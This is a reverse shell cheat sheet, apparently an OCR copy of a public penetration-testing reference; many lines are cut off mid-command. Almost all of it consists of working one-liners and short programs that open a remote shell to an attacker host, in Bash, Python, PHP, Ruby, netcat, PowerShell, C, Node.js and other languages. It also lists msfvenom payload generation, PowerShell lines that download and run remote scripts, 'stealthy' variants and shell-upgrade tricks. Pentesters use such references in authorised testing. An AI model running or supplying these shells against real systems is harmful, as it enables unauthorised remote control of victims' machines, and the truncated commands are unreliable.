
Reverse Shell Cheat Sheet

Summary

Tools

- reverse-shell-generator - Hosted Reverse Shell generator (source)



- revshellgen - CLI Reverse Shell generator

Reverse Shell

Bash TCP

```
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1

0<&196;exec 196<>/dev/tcp/10.0.0.1/4242; sh <&196 >&196 2>&196

/bin/bash -l > /dev/tcp/10.0.0.1/4242 0<&1 2>&1
```

Bash UDP

```
Victim:
sh -i >& /dev/udp/10.0.0.1/4242 0>&1

Listener:
nc -u -lvp 4242
```

Don't forget to check with others shell : sh, ash, bsh, csh, ksh, zsh, pdksh, tcsh, bash

Socat

```
user@attack$ socat file:`tty`,raw,echo=0 TCP-L:4242
user@victim$ /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tc
```

```
user@victim$ wget -q https://github.com/andrew-d/static-binaries/raw/mas
```

Static socat binary can be found at https://github.com/andrew-d/static-binaries

Perl

```
perl -e 'use Socket;$i="10.0.0.1";$p=4242;socket(S,PF_INET,SOCK_STREAM,g
```

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"10.0
```

```
NOTE: Windows only
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->f
```

Python

Linux only

IPv4

```
export RHOST="10.0.0.1";export RPORT=4242;python -c 'import socket,os,pt
```

```
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SO
```

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,so
```

```
python -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socke
```

IPv4 (No Spaces)

```
python -c 'socket=__import__("socket");os=__import__("os");pty=__import_
```

```
python -c 'socket=__import__("socket");subprocess=__import__("subprocess
```

```
python -c 'socket=__import__("socket");subprocess=__import__("subprocess
```

IPv4 (No Spaces, Shortened)

```
python -c 'a=__import__;s=a("socket");o=a("os").dup2;p=a("pty").spawn;c=
```

```
python -c 'a=__import__;b=a("socket");p=a("subprocess").call;o=a("os").d
```

```
python -c 'a=__import__;b=a("socket");c=a("subprocess").call;s=b.socket(
```

IPv4 (No Spaces, Shortened Further)

```
python -c 'a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").s
```

```
python -c 'a=__import__;b=a("socket").socket;p=a("subprocess").call;o=a(
```

```
python -c 'a=__import__;b=a("socket").socket;c=a("subprocess").call;s=b(
```

IPv6

```
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET6,socket.S
```

IPv6 (No Spaces)

```
python -c 'socket=__import__("socket");os=__import__("os");pty=__import_
```

IPv6 (No Spaces, Shortened)

```
python -c 'a=__import__;c=a("socket");o=a("os").dup2;p=a("pty").spawn;s=
```

Windows only

```
C:\Python27\python.exe -c "(lambda __y, __g, __contextlib: [[[[[[[(s.con
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",4242);exec("/bin/sh -i <&3 >&3 2>&3")
php -r '$sock=fsockopen("10.0.0.1",4242);shell_exec("/bin/sh -i <&3 >&3
php -r '$sock=fsockopen("10.0.0.1",4242);`/bin/sh -i <&3 >&3 2>&3`;'
php -r '$sock=fsockopen("10.0.0.1",4242);system("/bin/sh -i <&3 >&3 2>&3
php -r '$sock=fsockopen("10.0.0.1",4242);passthru("/bin/sh -i <&3 >&3 2>
```

```
php -r '$sock=fsockopen("10.0.0.1",4242);popen("/bin/sh -i <&3 >&3 2>&3"
```

```
php -r '$sock=fsockopen("10.0.0.1",4242);$proc=proc_open("/bin/sh -i", a
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",4242).to_i;exec sprintf("/b

ruby -rsocket -e'exit if fork;c=TCPSocket.new("10.0.0.1","4242");loop{c.

NOTE: Windows only
ruby -rsocket -e 'c=TCPSocket.new("10.0.0.1","4242");while(cmd=c.gets);I
```

Golang

```
echo 'package main;import"os/exec";import"net";func main(){c,_:=net.Dial
```

Netcat Traditional

```
nc -e /bin/sh 10.0.0.1 4242
nc -e /bin/bash 10.0.0.1 4242
nc -c bash 10.0.0.1 4242
```

Netcat OpenBsd

```
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4242 >
```

Netcat BusyBox

```
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4242
```

Ncat

```
ncat 10.0.0.1 4242 -e /bin/bash
ncat --udp 10.0.0.1 4242 -e /bin/bash
```

OpenSSL

Attacker:

```
user@attack$ openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cer
user@attack$ openssl s_server -quiet -key key.pem -cert cert.pem -port 4
or
user@attack$ ncat --ssl -vv -l -p 4242

user@victim$ mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client
```

TLS-PSK (does not rely on PKI or self-signed certificates)

```
# generate 384-bit PSK
# use the generated string as a value for the two PSK variables from bel
openssl rand -hex 48
# server (attacker)
export LHOST="*"; export LPORT="4242"; export PSK="replacewithgeneratedp
# client (victim)
export RHOST="10.0.0.1"; export RPORT="4242"; export PSK="replacewithgen
```

Powershell

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.
```

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('1
```

```
powershell IEX (New-Object Net.WebClient).DownloadString('https://gist.g
```

Awk

```
awk 'BEGIN {s = "/inet/tcp/0/10.0.0.1/4242"; while(42) { do{ printf "she
```

Java

```
Runtime r = Runtime.getRuntime();
Process p = r.exec("/bin/bash -c 'exec 5<>/dev/tcp/10.0.0.1/4242;cat <&5
p.waitFor();
```

Java Alternative 1

```
String host="127.0.0.1";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Sock
```

Java Alternative 2

NOTE: This is more stealthy

```
Thread thread = new Thread(){
    public void run(){
        // Reverse shell here
    }
}
thread.start();
```

Telnet

```
In Attacker machine start two listeners:
nc -lvp 8080
```

```
nc -lvp 8081

In Victime machine run below command:
telnet <Your_IP> 8080 | /bin/sh | telnet <Your_IP> 8081
```

War

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f war
strings reverse.war | grep jsp # in order to get the name of the file
```

Lua

Linux only

```
lua -e "require('socket');require('os');t=socket.tcp();t:connect('10.0.0
```

Windows and Linux

```
lua5.1 -e 'local host, port = "10.0.0.1", 4242 local socket = require("s
```

NodeJS

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(4242, "10.0.0.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();


or

require('child_process').exec('nc -e /bin/sh 10.0.0.1 4242')

or

-var x = global.process.mainModule.require
-x('child_process').exec('nc 10.0.0.1 4242 -e /bin/bash')

or

https://gitlab.com/0x4ndr3/blog/blob/master/JSgen/JSgen.py
```

Groovy

by frohoff NOTE: Java reverse shell also work for Groovy

```
String host="10.0.0.1";
int port=4242;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Sock
```

Groovy Alternative 1

NOTE: This is more stealthy

```
Thread.start {
    // Reverse shell here
```

```
}
```

C

Compile with `gcc /tmp/shell.c --output csh && csh`

```c
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
    int port = 4242;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("10.0.0.1");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"/bin/sh", NULL};
    execve("/bin/sh", argv, NULL);

    return 0;
}
```

Dart

```dart
import 'dart:io';
import 'dart:convert';

main() {
  Socket.connect("10.0.0.1", 4242).then((socket) {
    socket.listen((data) {
      Process.start('powershell.exe', []).then((Process process) {
        process.stdin.writeln(new String.fromCharCodes(data).trim());
        process.stdout
            .transform(utf8.decoder)
            .listen((output) { socket.write(output); });
      });
    },
    onDone: () {
      socket.destroy();
    });
  });
}
```

Meterpreter Shell

Windows Staged reverse TCP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f
```

Windows Stageless reverse TCP

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f exe >
```

Linux Staged reverse TCP

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4242
```

Linux Stageless reverse TCP

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f elf
```

Other platforms

```
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST="10.0.0.1" LPORT=4
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST="10.0.0.1" LPORT=424
$ msfvenom -p osx/x86/shell_reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f m
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST="10.0.0.1" LPORT=424
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f
$ msfvenom -p cmd/unix/reverse_python LHOST="10.0.0.1" LPORT=4242 -f raw
$ msfvenom -p cmd/unix/reverse_bash LHOST="10.0.0.1" LPORT=4242 -f raw >
$ msfvenom -p cmd/unix/reverse_perl LHOST="10.0.0.1" LPORT=4242 -f raw >
$ msfvenom -p php/meterpreter_reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f
```

Spawn TTY Shell

In order to catch a shell, you need to listen on the desired port. `rlwrap` will enhance the shell, allowing you to clear the screen with `[CTRL] + [L]`.

```
rlwrap nc 10.0.0.1 4242

rlwrap -r -f . nc 10.0.0.1 4242
-f . will make rlwrap use the current history file as a completion word
-r Put all words seen on in- and output on the completion list.
```

Sometimes, you want to access shortcuts, su, nano and autocomplete in a partially tty shell.

⚠️ OhMyZSH might break this trick, a simple `sh` is recommended

> The main problem here is that zsh doesn't handle the stty command the same way bash or sh does. [...] stty raw -echo; fg[...] If you try to execute this as two separated commands, as soon as the prompt appear for you to execute the fg command, your -echo command already lost its effect

```
ctrl+z
echo $TERM && tput lines && tput cols

# for bash
stty raw -echo
fg

# for zsh
stty raw -echo; fg

reset
export SHELL=bash
export TERM=xterm-256color
stty rows <num> columns <cols>
```

or use `socat` binary to get a fully tty reverse shell

```
socat file:`tty`,raw,echo=0 tcp-listen:12345
```

Spawn a TTY shell from an interpreter

```
/bin/sh -i
python3 -c 'import pty; pty.spawn("/bin/sh")'
python3 -c "__import__('pty').spawn('/bin/bash')"
python3 -c "__import__('subprocess').call(['/bin/bash'])"
perl -e 'exec "/bin/sh";'
perl: exec "/bin/sh";
perl -e 'print `/bin/bash`'
ruby: exec "/bin/sh"
lua: os.execute('/bin/sh')
```

- vi: `:!bash`
- vi: `:set shell=/bin/bash:shell`
- nmap: `!sh`
- mysql: `! bash`

Alternative TTY method

```
www-data@debian:/dev/shm$ su - user
su: must be run from a terminal

www-data@debian:/dev/shm$ /usr/bin/script -qc /bin/bash /dev/null
www-data@debian:/dev/shm$ su - user
Password: P4ssW0rD

user@debian:~$
```

Fully interactive reverse shell on Windows

The introduction of the Pseudo Console (ConPty) in Windows has improved so much the way Windows handles terminals.

ConPtyShell uses the function CreatePseudoConsole(). This function is available since Windows 10 / Windows Server 2019 version 1809 (build 10.0.17763).

Server Side:

```
stty raw -echo; (stty size; cat) | nc -lvnp 3001
```

Client Side:

```
IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master
```

Offline version of the ps1 available at --> https://github.com/antonioCoco/ConPtyShell/blob/master/Invoke-ConPtyShell.ps1

References

- Reverse Bash Shell One Liner
- Pentest Monkey - Cheat Sheet Reverse shell
- Spawning a TTY Shell
- Obtaining a fully interactive shell